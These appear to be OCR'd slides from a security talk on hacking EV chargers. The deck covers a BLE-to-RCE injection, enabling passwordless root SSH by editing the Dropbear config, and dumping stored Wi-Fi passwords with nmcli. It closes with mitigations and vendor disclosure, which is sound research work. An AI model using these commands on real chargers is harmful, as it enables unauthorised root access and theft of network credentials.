
↓

Fully Control of mobile app Features

- Access and adjust OCPP configurations
- Retrieve the current user profile
- Configure and retrieve Ethernet settings
- Set Wifi hotspot
- Toggle the Private Charge mode ON / OFF
- Release Lock charger
- Reboot the charger

...

EVC2 ~ OCPP


Created by ~~~ Abdellah26ben
The Bluetooth connection has been established and eagerly await your presence !!
What JSON message shall we deliver?
Behold, the answer cometh!
{
"id": 0,
"r": {
"chid": "dzOyoy12",
"e": 1,
"pw": "Important update: Our password tried skydiving without a parachu",
"u": "ws://
}
}

EVC2 ~ BLE To RCE

- Check for ones that accept user input
- Presence of the Sanitization process
- Something Missing Hmm... [[\\]{}()!;\"'&\\\\$|#\\s]

EVC2 ~ BLE To RCE

- Check for ones that accept user input
- Presence of the Sanitization process
- Something Missing Hmm... [[\\]{}()!;\"'&\\\\$|#\\s]

EVC2 ~ RCE To Root

- SSH enabled
- Change Dropear Configuration
- Make it without a Password or Public key Auth

```
[[\\]{}()!;\"'&\\\\$|#\\s]
```

EVC2 ~ RCE To Root

- SSH enabled
- Change Dropear Configuration
- Make it without a Password or Public key Auth

```
[[\\]{}()!;\"'&\\\\$|#\\s]
```

```
`cat<<<DROPBEAR_EXTRA_ARGS=-B>/etc/default/dropbear`
```

- Reboot the Charger ...

EVC2 ~ RCE To Root

- SSH enabled
- Change Dropear Configuration
- Make it without a Password or Public key Auth

```
[[\\]{}()!;\"'&\\\\$|#\\s]
```

↓

```
`cat<<<DROPBEAR_EXTRA_ARGS=-B>/etc/default/dropbear`
```

- Reboot the Charger ...

```
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@
root@          :~# whoami
root
root@          :~# pwd
/home/root
```

- Then what?

EVC2 ~ The entrance code

- Remember, We're the charger boss ...

```
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@
root@          :~# nmcli -g NAME connection show
hotspot
Me
Me
S22
Wired connection 1
root@          :~# nmcli -s -g 802-11-wireless-security.psk connection show S22
123456qq
root@          :~#
```

- But there are other bosses in town!

EVC2 ~ The entrance code



- Remember, We're the charger boss ...

```
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa root@
root@          :~# nmcli -g NAME connection show
hotspot
Me
Me
S22
Wired connection 1
root@          :~# nmcli -s -g 802-11-wireless-security.psk connection show S22
123456qq
root@          :~#
```

- But there are other bosses in town!
  - The vendor's SSH public key is already on the guest list!

< Keep an eye out for surprise network visitors >

Summary

Overall impact	EVC1 	EVC2 	EVC3 
• Charge for free	✓	✓	✗
• Disrupt & Monitor charging operations	✓	✓	✗
• Gain access behind the network	✓	✓	✗
• Access Protected resource	✓	✓	✓

How can we mitigate these issues?

- **Action 1**

  Consider using signed firmware images

- **Action 2**

  Implement protection measures against binary vulnerabilities

- **Action 3**

  Implement access controls in accordance with least privilege principle

- **Action 4**

  Ensure user-provided data is filtered and sanitized

- **Action 5**

  Conduct regular penetration testing to identify and address vulnerabilities

How can I be protected?


Ensure you remain in the queue for EV charger updates

Avoid connecting your EV charger to the private network

Think before expose your EV Charger to the internet

Closing part

Disclosure timeline



- **Contributions of the chargers's vendors for their diligent efforts** 👏

Future Plans

- Release CVE entries
- Publish whitepapers
- Ongoing research of exciting things

Thank you for your Attention!

Charge smart, not hard

linkedin.com/in/abdellahbenotsmane/

@Abdellahben26

www.pcautomotive.com

:info@pcautomotive.com :1031 Budapest, Záhony u 7.C ép